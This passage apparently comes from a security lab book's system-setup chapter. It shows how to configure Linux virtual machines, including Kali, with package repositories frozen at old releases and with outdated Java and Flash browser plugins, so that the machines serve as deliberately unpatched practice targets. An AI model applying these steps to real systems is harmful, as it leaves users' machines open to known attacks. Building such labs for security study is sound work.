To configure the networking on a Kali system, navigate to the system properties as if the system were a CentOS 7 system by selecting the power icon in the top right of the main menu, then selecting the icon that appears to be a crossed screwdriver and wrench. From the resulting dialog, select Network and configure the interfaces on the system.

Configuring Software Repositories

These Linux distributions use a package manager for software. The package manager is used when adding additional software to the system as well as managing security updates for the system. To keep these systems as they were deployed after installation and still retain the needed

flexibility to install additional software, the package managers need to be configured to do so as not to automatically download updates.² This process is slightly different for each distribution.

Configuring yum in CentOS

CentOS systems use yum to manage software; this package manager is configured in /etc/yum.conf and the configuration information for the stored repositories is contained in the directory /etc/yum.repos.d/ in files that end with .repo. The precise collection of included repositories varies with the version of CentOS. Each file contains information for one or more repositories; for example, in CentOS 7.0-1406, the file /etc/yum.repos.d/CentOS-Base.repo contains the lines

```
[base]
name=CentOS-$releasever - Base
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=os
#baseurl=http://mirror.centos.org/centos/$releasever/os/$basearch/
gpgcheck=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7

#released updates
[updates]
name=CentOS-$releasever - Updates
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=
updates
#baseurl=http://mirror.centos.org/centos/$releasever/updates/$basearch/
gpgcheck=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
```

These entries begin with a label that describes the repository, then a longer full name for the repository. They continue with a mirror list and a commented-out line that describes the location of the repository. The mirror list does exactly that: provides a mirror of the repository so that different users end up at different repositories. These entries conclude with a flag indicating that GPG should be used to verify packages and provide the location of the corresponding GPG key.

It is possible to disable a repository by using the setting enabled=0. However, there are many repositories, spread over many files. A simpler solution is to remove or rename these files; if the file extension is not ".repo", the file is not parsed by yum. Then add one or more new repository files configured as desired.

To configure CentOS to download packages online from the original sources, create a new file in /etc/yum.repos.d/, say /etc/yum.repos.d/online.repo. The file's contents should be like the following:

²Systems kept in their initial state without any security patches are quite insecure; they should not be exposed on the Internet.

CHAPTER 1 SYSTEM SETUP

```
[Online]
name = Online
baseurl = http://vault.centos.org/6.0/os/x86_64/
gpgcheck=1
enabled=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-6
```

The URL http://vault.centos.org/6.0/os/x86_64 shows the actual repository files. This location varies for the version of CentOS and the architecture. For example, for a 32-bit version of CentOS 5.9, the base URL is <http://vault.centos.org/5.9/os/i386/>, while the URL for a 64-bit version of CentOS 7.0-1406 is http://vault.centos.org/7.0.1406/os/x86_64/.

The URL for currently supported versions of CentOS is not located at vault.centos.org, but rather at mirror.centos.org; for example, today the appropriate repository for CentOS 7.4-1708 (which is the current version) is http://mirror.centos.org/centos-7/7/os/x86_64/.

It is also possible to use the installation media as the repository; this can be done with a repository like

```
[c6-media]
name=CentOS-$releasever - Media
baseurl=file:///media/CentOS_6.0_Final/
gpgcheck=1
enabled=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-6
```

Once the repositories are chosen, validate the settings by enumerating the enabled repositories

```
[root@sirius ~]# yum repolist
Loaded plugins: fastestmirror, refresh-packagekit
Loading mirror speeds from cached hostfile
repo id          repo name          status
Online            Online             6,019
c6-media          CentOS-6 - Media   6,019
repolist: 12,038
```

A further check shows that the repository has no packages to update.

```
[root@sirius ~]# yum check-update
Loaded plugins: fastestmirror, refresh-packagekit
Loading mirror speeds from cached hostfile
```

If yum is run before the repository list is updated, it may retain data from the initial run, and it will insist packages need to be updated. Clear the cache with the command

```
[root@sirius ~]# yum clean all
```

The command `yum list available` lists all available packages. To search for packages that contain “php” in the name, run the command `yum list available *php*`. To search for the string “php” in the description, summary, or package name, run the command `yum search php`. To install a package along with its dependencies, use the command `yum install packagename`. The command `yum help` shows the available commands.

Configuring zypper in OpenSuSE

On OpenSuSE systems, package management is handled by zypper. Configuration information is kept in the directory `/etc/zypp`, and the collection of known repositories is kept in `/etc/zypp/repos.d` in files with the extension `.repo`. A typical repository file is `/etc/zypp/repos.d/repo-oss.repo` from an OpenSuSE 12.3 system; it has the content

```
[repo-oss]
name=openSUSE-12.3-0ss
enabled=1
autorefresh=1
baseurl=http://download.opensuse.org/distribution/12.3/repo/oss/
path=/
type=yast2
keppackages=0
```

Like the similar files on CentOS systems, this provides a label for the repository, a name for the repository, a few flags, and the URL that points to the repository.

OpenSuSE repository files typically contain only one repository per file. The various debug and update repositories can be disabled by editing the corresponding file or changing the file extension. The repository for the installation medium is usually named after the install disc; on an OpenSuSE 42.2 system, that is the file `/etc/zypp/repos.d/openSUSE-42.2-0.repo`.

For older distributions, the baseurl for the repository is now no longer correct; it needs to be modified to point to the proper subdirectory of <https://ftp5.gwdg.de/pub/opensuse/discontinued/distribution/>. For example, on an OpenSuSE 13.1 system, the baseurl directive would be

```
baseurl=https://ftp5.gwdg.de/pub/opensuse/discontinued/distribution/13.1/repo/oss/
```

Once the repositories are selected, the list of available repositories can be checked.

```
menkent:/etc/zypp/repos.d # zypper repos
# | Alias | Name | Enabled | Refresh
---+-----+-----+-----+-----+
1 | openSUSE-12.3-1.7 | openSUSE-12.3-1.7 | No | No
2 | repo-debug | openSUSE-12.3-Debug | No | No
3 | repo-debug-update | openSUSE-12.3-Update-Debug | No | No
4 | repo-debug-update-non | openSUSE-12.3-Update-Debug | No | No
-oss | -Non-Oss
```

CHAPTER 1 SYSTEM SETUP

| | | | |
|-------------------------|------------------------------|-----|-----|
| 5 repo-non-oss | openSUSE-12.3-Non-Oss | No | No |
| 6 repo-oss | openSUSE-12.3-Oss | Yes | Yes |
| 7 repo-source | openSUSE-12.3-Source | No | No |
| 8 repo-update | openSUSE-12.3-Update | No | No |
| 9 repo-update-non-oss | openSUSE-12.3-Update-Non-Oss | No | No |

It is possible to verify that no updates are pending.

```
menkent:/etc/zypp/repos.d # zypper list-updates
Loading repository data...
Reading installed packages...
No updates found.
```

The command `zypper search findthis` will list any packages with “findthis” in either the package name or its description. To install a package along with its dependencies, use the command `zypper install packagename`. To see the available commands, use `zypper help`.

Configuring apt in Ubuntu

In Ubuntu systems, package management is handled by apt; configuration information is kept in the directory `/etc/apt/` and the list of enabled repositories is in `/etc/apt/sources.list`. Additional repositories can be included from files in `/etc/apt/sources.list.d/`. As an example of the structure, the file `/etc/apt/sources.list` on an Ubuntu 16.10 system begins as follows.

```
jmaxwell@diomedes:~$ cat /etc/apt/sources.list
#deb cdrom:[Ubuntu 16.10 _Yakkety Yak_ - Release amd64 (20161012.2)]/ yakkety main
restricted

# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to
# newer versions of the distribution.
deb http://us.archive.ubuntu.com/ubuntu/ yakkety main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu/ yakkety main restricted

## Major bug fix updates produced after the final release of the
## distribution.
#deb http://us.archive.ubuntu.com/ubuntu/ yakkety-updates main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu/ yakkety-updates main restricted

... Output Deleted ...
```

The first (commented out) is the installation CD, while the first uncommented line is the primary online repository at <http://us.archive.ubuntu.com/ubuntu>. Because Ubuntu 16.10 is also named “Yakkety Yak,” the line indicates the version of Ubuntu. There are four repositories at <http://us.archive.ubuntu.com/ubuntu> for Ubuntu 16.10 (Yakkety Yak): they are `main`,

which is for software supported by Canonical (the makers of Ubuntu); `universe`, which contains community maintained open source software; `restricted`, which contains proprietary device drivers; and `multiverse`, which contains non-free software. The other commented-out lines are for source code and for software updates. Later lines in the file include security fixes and a variety of other repositories. To keep the system in its initial state, these need to be commented out.

When an Ubuntu system is no longer supported, the location of the repositories changes from <http://us.archive.ubuntu.com> to <http://old-releases.ubuntu.com>. The corresponding `/etc/apt/sources.list` file on an Ubuntu 12.10 (Quantal Quetzal) system can be modified to begin

```
gleibniz@cabe:/etc/apt$ cat sources.list
#deb cdrom:[Ubuntu 12.10 _Quantal Quetzal_ - Release i386 (20121017.2)]/ quantal
main restricted

# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to
# newer versions of the distribution.
deb http://old-releases.ubuntu.com/ubuntu/ quantal main restricted universe
```

The name associated with an Ubuntu release can be found online or directly from the command

```
gleibniz@cabe:/etc/apt$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.10
Release:        12.10
Codename:       quantal
```

Once changes are made to the list of repositories, run the command `apt update` to update the list of repositories.

```
jmaxwell@diomedes:~$ sudo apt-get update
Hit:1 http://us.archive.ubuntu.com/ubuntu yakkety InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
```

Verify that no new updates are required by running

```
jmaxwell@diomedes:~$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
```

CHAPTER 1 SYSTEM SETUP

```
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

The command `apt-cache search findthis` will list any available package with “findthis” in either the package name or in the package description. To install a package along with its dependencies, use the command `apt-get install packagename`. Help on these commands is provided by `apt-get help` or `apt-cache help`.

Older Ubuntu (and Mint) systems use the commands `apt-get` and `apt-cache`. In 2014, the tool `apt` was released, which provides a more user-friendly interface to `apt-get` and `apt-cache`; see <https://mvoigt.wordpress.com/2014/04/04/apt-1-0/> for details.

Configuring apt in Mint

The situation with Mint is similar, as it uses both `apt`/`apt-get`/`apt-cache` and the Ubuntu repositories. Mint includes additional repositories for Mint specific software, and later versions of Mint, like Mint 17 and Mint 18 put the location of the primary repositories in `/etc/apt/sources.list.d/official-package-repositories.list` rather than in `/etc/apt/sources.list`. If all but the initial online repositories are disabled, some versions of Mint still require minor upgrades.

Configuring apt in Kali

Kali Linux is intended for use primarily as an attacking system, so it should be kept up to date with the latest patches and tools. It also uses `apt` to manage packages. Because Kali uses `apt` to distribute updates to many tools, most notably Metasploit, the commands `apt update && apt dist-upgrade` should be regularly run.

The installation process for Kali asks the user if they want to use a network mirror for additional software. If this is not selected, then the installation medium is the only source included in `/etc/apt/sources.list`. To manually add a repository for the current rolling release for Kali, add the following line to `/etc/apt/sources.list`

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
```

Services

Older Linux systems use SysVInit or Upstart to manage services and scripts, while many recent systems have replaced these with `systemd`. This means that the syntax to manage services varies with the precise distribution. As an example, Table 1-1 shows the commands to control the `sshd` service on systems running SysVInit, Upstart, and `systemd`.

Table 1-1. Equivalency Between SysVInit/Upstart Commands and systemd Commands

| Sysvinit/Upstart | systemd |
|---------------------|---------------------------|
| service sshd start | systemctl start sshd |
| service sshd stop | systemctl stop sshd |
| service sshd status | systemctl status sshd |
| chkconfig sshd on | systemctl enable sshd |
| chkconfig sshd off | systemctl disable sshd |
| chkconfig sshd | systemctl is-enabled sshd |

Virtualization Support

The process to provide virtualization support within the guest depends on whether the virtual machine is running within VMWare Workstation or VirtualBox.

VMWare Tools

For most Linux systems, VMWare Tools is installed by the VMWare Workstation Easy Install process; this is the case for CentOS, OpenSuSE, Ubuntu, and Mint systems.

The situation for Kali systems is more complex. Although the user can install the version of VMWare tools that comes with VMWare, the Kali documentation³ recommends using the open source package `open-vm-tools`. This can be done (after running `apt update` and `apt full-upgrade`) with the command

```
root@Kali-2016:~# apt install open-vm-tools fuse
```

VirtualBox Guest Additions

VirtualBox Guest Additions must be installed manually on most Linux distributions. Because it requires special features in the system's kernel, it may require the ability to compile software as well as the headers for the running kernel.

³<http://docs.kali.org/general-use/install-vmware-tools-kali-guest>

Installing VirtualBox Guest Additions on CentOS

To install VirtualBox Guest Additions on CentOS, begin by installing the compiler and kernel headers by running

```
[root@localhost ~]# yum groupinstall "development tools"
```

Some versions of CentOS (e.g., 6.0) include the `kernel-devel` package in the development tools group, while others (e.g., 7.0-1406) do not. Install it if it is not present. Unmount any CD in the guest, then navigate the VirtualBox main menu for the guest through Devices > Insert Guest Additions CD. On some CentOS systems (e.g., 6.0), this will autorun the correct program; in others (e.g., 5.11), it must be started manually. In the latter case, navigate to the location where the Guest Additions CD is mounted⁴ (`/media/VBOXADDITIONS_5.0.30_112061/`) and run the installation script as root

```
[root@markab VBOXADDITIONS_5.0.30_112061]# sh VBoxLinuxAdditions.run
```

If the process completes without errors, then the installation is complete after the system reboots.

Installing VirtualBox Guest Additions on OpenSuSE

The situation on OpenSuSE is somewhat simpler, as OpenSuSE includes a version of VirtualBox Guest Additions that is installed by default. For example, on an OpenSuSE 13.2 Desktop installation, `zypper` shows `virtualbox-guest-kmp-desktop`, `virtualbox-guest-tools`, and `virtualbox-guest-x11` as installed:

```
marfikent:~ # zypper search virtualbox
```

```
Loading repository data...
```

```
Reading installed packages...
```

| S | Name | Summary |
|---|--------------------------------|--------------------------------------|
| | python-virtualbox | Python bindings for virtualbox |
| | virtualbox | VirtualBox is an Emulator |
| | virtualbox-devel | Devel files for virtualbox |
| | virtualbox-guest-desktop-icons | Icons for guest desktop files |
| | virtualbox-guest-kmp-default | Guest kernel modules for VirtualBox |
| i | virtualbox-guest-kmp-desktop | Guest kernel modules for VirtualBox |
| | virtualbox-guest-kmp-pae | Guest kernel modules for VirtualBox |
| i | virtualbox-guest-tools | VirtualBox guest tools |
| i | virtualbox-guest-x11 | VirtualBox X11 drivers for mouse and |

⁴The precise version depends on the version of VirtualBox.

| | |
|-----------------------------|------------------------------------|
| | video |
| virtualbox-host-kmp-default | Host kernel module for VirtualBox |
| virtualbox-host-kmp-desktop | Host kernel module for VirtualBox |
| virtualbox-host-kmp-pae | Host kernel module for VirtualBox |
| virtualbox-qt | Qt GUI part for virtualbox |
| virtualbox-websrv | WebService GUI part for virtualbox |

In some cases, these tools are incomplete. They are generally sufficient for graphics, including seamless mode; they also provide a shared clipboard. They are sometimes insufficient for dragging/dropping files to/from the host or for shared folders.

If desired, it is possible to recover the missing functionality by removing the open source versions, installing the necessary compiler and kernel development tools, then installing the tools provided by VirtualBox.

The open source software can be removed by running

```
marfikent:~ # zypper rm virtualbox-guest-kmp-desktop virtualbox-guest-tools
virtualbox-guest-x11
```

After rebooting, the required development tools are then installed with

```
marfikent:~ # zypper install gcc make kernel-devel
```

Load the VirtualBox Guest Additions CD, move to the correct directory,⁵ and run

```
marfikent:/ # cd /run/media/egalois/VBOXADDITIONS_5.0.30_112061/
marfikent:/run/media/egalois/VBOXADDITIONS_5.0.30_112061 # sh VBoxLinuxAdditions.run
```

If the process completes without errors, then the installation is complete after the system reboots.

Installing VirtualBox Guest Additions on Ubuntu, Mint, and Kali

On Ubuntu systems, VirtualBox Guest Additions can be installed without additional preparation of the guest. Load the VirtualBox Guest Additions CD and follow the autorun prompts.

Mint systems are simpler still, as the default install includes an equivalent set of packages, and so no additional work needs to be done beyond installing the operating system.

On a Kali system, the Kali documentation⁶ recommends installing the open source toolset; this can be done with the command.

```
root@kali-2016-2-u:~# apt install virtualbox-guest-x11
```

⁵The precise path to the CD varies with the user. In the example, it is in /run/media/egalois, because the user that mounted the CD was egalois.

⁶<http://docs.kali.org/general-use/kali-linux-virtual-box-guest>

Browser Software

A deployed system is more than just its operating system; just as important to the security of the system is the collection of software installed on it. One of the most common uses of a Desktop system is to browse the Internet. These Linux distributions ship with a version of Firefox. Active web content is often displayed using either Java or Adobe Flash Player.

Installing Java on CentOS

CentOS systems include OpenJDK rather than Oracle's Java, and they do not include a plugin for Firefox. Many versions of Oracle Java can be installed on CentOS, but it is most reasonable to choose a Java version that was in common use at the same time as the operating system. For example, CentOS 5.7 was released in September 2011, while Java 6 Update 27 was released in August 2011.

To install Java 6 Update 27 on a 32-bit CentOS 5.7 system, download the Java runtime environment `jre-6u27-linux-i586-rpm.bin` from the Oracle Archive⁷ at <http://www.oracle.com/technetwork/java/archive-139210.html>, then run it.

```
[root@alnilam ~]# sh /media/sf_Downloads/jre-6u27-linux-i586-rpm.bin
```

This creates a Java .rpm in the current directory, then installs Oracle Java in the directory `/usr/java`.

Although Oracle Java has been installed, OpenJDK remains the default Java provider.

```
[root@alnilam ~]# which java
/usr/bin/java
[root@alnilam ~]# ls -l /usr/bin/java
lrwxrwxrwx 1 root root 22 Sep 25 2014 /usr/bin/java -> /etc/alternatives/java
[root@alnilam ~]# ls -l /etc/alternatives/java
lrwxrwxrwx 1 root root 39 Sep 25 2014 /etc/alternatives/java -> /usr/lib/jvm/jre-1.6.0-openjdk/bin/java
```

Checking further, there are in fact two different versions of Java already installed.

```
[root@alnilam ~]# alternatives --config java
```

There are 2 programs which provide 'java'.

| Selection | Command |
|-----------|---|
| *+ 1 | /usr/lib/jvm/jre-1.6.0-openjdk/bin/java |
| 2 | /usr/lib/jvm/jre-1.4.2-gcj/bin/java |

Enter to keep the current selection[+], or type selection number:

⁷Registration is required to download.

Since Oracle Java stores its binary in /usr/java/latest/bin/java; add it as an alternative and set it as the default.

```
[root@alnilam ~]# alternatives --install /usr/bin/java java /usr/java/latest/bin/java 3
[root@alnilam ~]# alternatives --config java
```

There are 3 programs which provide 'java'.

| Selection | Command |
|-----------|---|
| *+ 1 | /usr/lib/jvm/jre-1.6.0-openjdk/bin/java |
| 2 | /usr/lib/jvm/jre-1.4.2-gcj/bin/java |
| 3 | /usr/java/latest/bin/java |

Enter to keep the current selection[+], or type selection number: **3**

To install the Oracle Java Firefox plugin, provide a link to the Oracle Java library in the Firefox plugin directory.

```
[root@alnilam ~]# ln -s /usr/java/latest/lib/i386/libnpjp2.so /usr/lib/mozilla/plugins
```

Close Firefox if it is open, start Firefox, then check that the plugin is installed by visiting about:plugins. Verify that the plugin functions correctly by visiting one (or all) of these:

- [http://java.com/en/download/installed.jsp⁸](http://java.com/en/download/installed.jsp)
- <http://www.javatester.org/>
- <http://whatversion.net>

The process for a 64-bit CentOS 6.5 system with Java 7 Update 45 is similar. Download the 64-bit .rpm for Java 7 Update 45, then install it. Unlike the case for Java 6, the package for Java 7 is a.rpm, rather than an executable.

```
[root@alhena ~]# rpm -ivh /media/sf_Downloads/jre-7u45-linux-x64.rpm
```

Check alternatives, and install Java as the default alternative in the same fashion as before.

```
[root@alhena ~]# alternatives --config java
```

There are 2 programs which provide 'java'.

⁸This may function poorly on older unsupported versions of Java.

CHAPTER 1 SYSTEM SETUP

```
Selection      Command
-----+
*+ 1           /usr/lib/jvm/jre-1.7.0-openjdk.x86_64/bin/java
  2           /usr/lib/jvm/jre-1.6.0-openjdk.x86_64/bin/java
```

Enter to keep the current selection[+], or type selection number:

```
[root@alhena ~]# alternatives --install /usr/bin/java java /usr/java/latest/bin/java 3
```

```
[root@alhena ~]# alternatives --config java
```

There are 3 programs which provide 'java'.

```
Selection      Command
-----+
*+ 1           /usr/lib/jvm/jre-1.7.0-openjdk.x86_64/bin/java
  2           /usr/lib/jvm/jre-1.6.0-openjdk.x86_64/bin/java
  3           /usr/java/latest/bin/java
```

Enter to keep the current selection[+], or type selection number: 3

The Firefox plugin is installed in the same fashion, save that on a 64-bit system, the library and Firefox plugin directory are in slightly different locations.

```
[root@alhena ~]# ln -s /usr/java/latest/lib/amd64/libnpjp2.so /usr/lib64/mozilla/plugins
```

Restart Firefox; verify the plugin is installed and that it functions correctly.

The process to install Java 8 Update 11 on CentOS 7.0-1406 is essentially the same, with the only notable difference being the fact that only one version of Open Java is installed by default, rather than the two that were observed in CentOS 6.5.

Installing Adobe Flash Player on CentOS

To install Adobe Flash Player on CentOS, begin by choosing an appropriate version. Between 2012 and 2016, development of Adobe Flash Player for Linux was held at version 11.2, adding only security fixes.

To install Adobe Flash Player 10.3.183.5 (released August 2011) on a 32-bit CentOS 5.7 (released September 2011), begin by downloading the package from Adobe (<https://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html>).

The downloaded archive file contains versions of Adobe Flash Player for a variety of operating systems, including Windows, Linux, and Macintosh. Unpack the Linux plugin file (flashplayer10_3r183_15_linux.tar.gz). From the unpacked directory, copy the file libflashplayer.so to the Firefox plugin directory, then copy the files from ./usr/ to their proper locations. On a 32-bit CentOS 5.7 system, the process is

```
[root@alnilam ~]# mkdir flash
[root@alnilam ~]# cd flash
[root@alnilam flash]# tar -xzvf /media/sf_Downloads/fp_10.3.183.15_
archive/10_3r183_15/flashplayer10_3r183_15_linux.tar.gz
[root@alnilam flash]# ls -l
total 12284
-rw-rw-r-- 1 501 501 12550084 Feb 14 2012 libflashplayer.so
drwxrwxr-x 5 501 501 4096 Feb 14 2012 usr
[root@alnilam flash]# chown root:root ./libflashplayer.so
[root@alnilam flash]# cp ./libflashplayer.so /usr/lib/mozilla/plugins
[root@alnilam flash]# cp -r usr/* /usr/
```

Suppose instead the user wants to install Adobe Flash Player 11.2.202.336 (released February 2014) on a 64-bit CentOS 6.5 (released December 2013).

```
[root@alhena flash]# tar -xzvf /media/sf_Downloads/fp_11.2.202.336_
archive/11_2r202_336_64bit/flash-plugin-11.2.202.336-release.x86_64.tar.gz
[root@alhena flash]# chown root:root ./libflashplayer.so
[root@alhena flash]# cp ./libflashplayer.so /usr/lib64/mozilla/plugins
[root@alhena flash]# cp -r usr/* /usr/
```

The process to install Adobe Flash 24 on CentOS 7.0-1406 is essentially the same. Download the package, uncompress the result, and copy the files to their proper locations.

```
[root@enif flash]# tar -xzvf /media/sf_Downloads/flash_player_npapi_linux.x86_64.
tar.gz
[root@enif flash]# chown root:root ./libflashplayer.so
[root@enif flash]# cp ./libflashplayer.so /usr/lib64/mozilla/plugins/
[root@enif flash]# cp -r usr/* /usr/
```

In each case, when the installation is complete, restart Firefox. Visit the page about:plugins to ensure the plugin was installed. To check that the plugin is running correctly, visit a page like

- <https://www.adobe.com/software/flash/about/>⁹
- <http://whatversion.net>

Installing Java on OpenSuSE

The installation of Java on OpenSuSE systems follows the same general lines, save it uses a different tool name (update-alternatives rather than alternatives) and a different place to store the plugin (/usr/lib/browser-plugins/ or /usr/lib64/browser-plugins/).

⁹This may function poorly on older and now unsupported versions of Flash Player.

CHAPTER 1 SYSTEM SETUP

Consider Java 6 Update 30 (released December 2011) on 64-bit OpenSuSE 12.1 (released November 2011). Download the Java plugin binary and run it.

```
arcturus:~ # sh /media/sf_Downloads/jre-6u30-linux-x64-rpm.bin
```

Set Oracle Java as the default using update-alternatives

```
arcturus:~ # update-alternatives --config java
```

There is only one alternative in link group java: /usr/lib64/jvm/jre-1.6.0-openjdk/bin/java

Nothing to configure.

```
arcturus:~ # update-alternatives --install /usr/bin/java java /usr/java/latest/bin/java 2
```

```
arcturus:~ # update-alternatives --config java
```

There are 2 choices for the alternative java (providing /usr/bin/java).

| Selection | Path | Priority | Status |
|-----------|---|----------|-------------|
| ----- | | | |
| * 0 | /usr/lib64/jvm/jre-1.6.0-openjdk/bin/java | 17105 | auto mode |
| 1 | /usr/java/latest/bin/java | 2 | manual mode |
| 2 | /usr/lib64/jvm/jre-1.6.0-openjdk/bin/java | 17105 | manual mode |

Press enter to keep the current choice[*], or type selection number: **1**

update-alternatives: using /usr/java/latest/bin/java to provide /usr/bin/java (java) in manual mode.

Link the Java library to the Firefox plugins directory.

```
arcturus:~ # ln -s /usr/java/latest/lib/amd64/libnpjp2.so /usr/lib64/browser-plugins/
```

Restart Firefox, verify the plugin installed, and that it functions correctly.

The process on other versions of OpenSuSE and Java is similar. For example, a user can install Java 7 Update 71 (released October 2014) on OpenSuSE 13.2 (released November 2014) or Java 8 Update 111 (released October 2016) on OpenSuSE 42.2 (released November 2016). The only change to the process is that Java 7 and Java 8 are released as native .rpm files rather than as binaries; thus, the installation process begins with a command like

```
dschubba:~ # rpm -ivh /media/sf_Downloads/jre-8u111-linux-x64.rpm
```

Installing Adobe Flash Player on OpenSuSE

To install Flash player on OpenSuSE, the process is the same as on a CentOS system, save for the different location of the plugins directory. For example, to install Adobe Flash 11.2.202.418 (released November 2014) for 32-bit OpenSuSE 13.2 (released November 2014), a user can use the commands

```
merak:~/flash # tar -xzvf /media/sf_Downloads/fp_11.2.202.418_
archive/11_2r202_418_32bit/flashplayer_11_2r202_418_linux.i386.tar.gz
merak:~/flash # chown root:root ./libflashplayer.so
merak:~/flash # cp libflashplayer.so /usr/lib/browser-plugins/
merak:~/flash # cp -r usr/* /usr/
```

If the installation is instead Adobe Flash 11.1.102.55 (released November 2011) for 64-bit OpenSuSE 12.1 (released November 2011), the process is

```
arcturus:~/flash # tar -xf /media/sf_Downloads/fp_11.1.102.55_archive/
11_1r102_55_64bit/flashplayer11_1r102_55_linux.x86_64.tar.gz
arcturus:~/flash # chown root:root ./libflashplayer.so
arcturus:~/flash # cp ./libflashplayer.so /usr/lib64/browser-plugins/
arcturus:~/flash # cp -r usr/* /usr/
```

Installing Java on Ubuntu

Installation of Java on Ubuntu is different, as it is not an .rpm based distribution, but rather a .deb based one, and Oracle does not distribute Java in this format.

Consider Java 6 Update 26 (released June 2011) for Ubuntu 11.04 (released April 2011). Download jre-6u26-linux-i586.bin from the Java Archive. When run, this will create the directory jre1.6.0_26/ containing the files required for Java to run. This directory can be stored anywhere in the file system, but a natural place is under /opt, which is the standard location for add-on software.

```
enoether@procyon:~$ sudo sh /media/sf_downloads/jre-6u26-linux-i586.bin
enoether@procyon:~$ sudo mv ./jre1.6.0_26/ /opt
```

Create a link to the Java binary and a link for the plugin:

```
enoether@procyon:~$ sudo ln -s /opt/jre1.6.0_26/bin/java /usr/bin/java
enoether@procyon:~$ sudo ln -s /opt/jre1.6.0_26/lib/i386/libnpjp2.so /usr/lib/
mozilla/plugins/
```

Restart Firefox, then verify the plugin is installed and functioning correctly.

The installation process for Java 7 Update 55 (released April 2014) on a 32-bit version of Ubuntu 14.04 (released April 2014) is similar. The primary difference is that Java is distributed as an archive rather than as a binary.

```
jmaxwell@lachesis:~$ sudo tar -xzvf /media/sf_Downloads/jre-7u55-linux-i586.tar.gz
jmaxwell@lachesis:~$ sudo mv ./jre1.7.0_55/ /opt
jmaxwell@lachesis:~$ sudo ln -s /opt/jre1.7.0_55/bin/java /usr/bin/java
jmaxwell@lachesis:~$ sudo ln -s /opt/jre1.7.0_55/lib/i386/libnpjp2.so /usr/lib/
mozilla/plugins/
```

When installing Java 8 Update 111 (released October 2016) on a 64-bit version of Ubuntu 16.10 (released October 2016), the process must account for the variation in the names and locations of Firefox plugin files.

```
jmaxwell@diomedes:~$ sudo tar -xzvf /media/sf_Downloads/jre-8u101-linux-x64.tar.gz
jmaxwell@diomedes:~$ sudo mv ./jre1.8.0_101/ /opt
jmaxwell@diomedes:~$ sudo ln -s /opt/ jre1.8.0_101/bin/java /usr/bin/java
jmaxwell@diomedes:~$ sudo ln -s /opt/jre1.8.0_101/lib/amd64/libnpjp2.so /usr/lib/
firefox-addons/plugins/
```

Installing Adobe Flash Player on Ubuntu

To install Adobe Flash Player for Ubuntu 11.04 (released April 2011), download an appropriate version, say 10.3.181.14 (released May 2011). Uncompress it, identify the plugin, give it the proper ownership, and copy it to the Firefox plugin directory.

```
enoether@procyon:~$ mkdir flash
enoether@procyon:~$ cd flash/
enoether@procyon:~/flash$ sudo tar -xf /media/sf_downloads/fp_10.3.181.14_
archive/10_3r181_14/flashplayer10_3r181_14_linux.tar.gz
enoether@procyon:~/flash$ ls -l
total 12252
-rw-r--r-- 1 1003 users 12537796 2011-05-05 19:27 libflashplayer.so
-rw-r--r-- 1 1003 users      2009 2011-05-10 18:38 README
drwxr-xr-x 5 1003 users     4096 2011-05-05 19:27 usr
enoether@procyon:~/flash$ sudo chown root:root ./libflashplayer.so
enoether@procyon:~/flash$ sudo cp ./libflashplayer.so /usr/lib/mozilla/plugins/
enoether@procyon:~/flash$ sudo cp -r usr/* /usr/
```

Restart Firefox, then verify the plugin is installed and functioning correctly.

The situation for other versions is similar. For example, to install Adobe Flash 11.2.202.356 (released April 2014) on a 32-bit Ubuntu 14.04 (released April 2014), download the package from <https://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html>, uncompress, then copy the files to their proper locations.

```
jmaxwell@lachesis:~/flash$ sudo tar -xzvf /media/sf_Downloads/fp_11.2.202.356_
archive/11_2r202_356_32bit/flashplayer_11_2r202_356_linux.i386.tar.gz
jmaxwell@lachesis:~/flash$ sudo chown root:root ./libflashplayer.so
jmaxwell@lachesis:~/flash$ sudo cp ./libflashplayer.so /usr/lib/mozilla/plugins/
jmaxwell@lachesis:~/flash$ sudo cp -r usr/* /usr/
```

If instead the user wants to install Adobe Flash 24 on Ubuntu 16.10, download the package from <http://labs.adobe.com/downloads/flashplayer.html>, uncompress, and then copy the files to their proper locations.

```
jmaxwell@diomedes:~/flash$ sudo tar -xvf /media/sf_Downloads/flash_player_npapi_linux.x86_64.tar.gz
jmaxwell@diomedes:~/flash$ sudo chown root:root ./libflashplayer.so
jmaxwell@diomedes:~/flash$ sudo cp ./libflashplayer.so /usr/lib/firefox-addons/plugins/
jmaxwell@diomedes:~/flash$ sudo cp -r usr/* /usr/
```

In either case, restart Firefox and verify that Adobe Flash is functioning in the same fashion as CentOS or OpenSuSE.

Installing Java and Adobe Flash Player on Mint

Mint systems generally include a version of Java based on IcedTea that includes a properly configured plugin for the Firefox web browser. Most, but not all, versions of Mint also include a properly configured Adobe Flash Player installation, including a plugin for the browser.

These can be changed using the same techniques. Consider, for example, a 64-bit version of Mint 15; a check shows that this includes OpenJDK version 7, Update 21.

```
cgauss@eskimo ~ $ apt show openjdk-7-jre
Package: openjdk-7-jre
State: installed
Automatically installed: no
Multi-Arch: same
Version: 7u21-2.3.9-1ubuntu1
... Output Deleted ...
```

Suppose the user wishes to install a version of Oracle Java on Mint 15 (released May 2013); one reasonable choice might be Java 7 Update 25 (released June 2013). Download the package from <http://www.oracle.com/technetwork/java/archive-139210.html>. Since Mint, like Ubuntu, is a Debian-based system, use the approach taken for Ubuntu systems.

```
cgauss@eskimo ~ $ sudo tar -xvf /media/sf_Downloads/jre-7u25-linux-x64.tar.gz
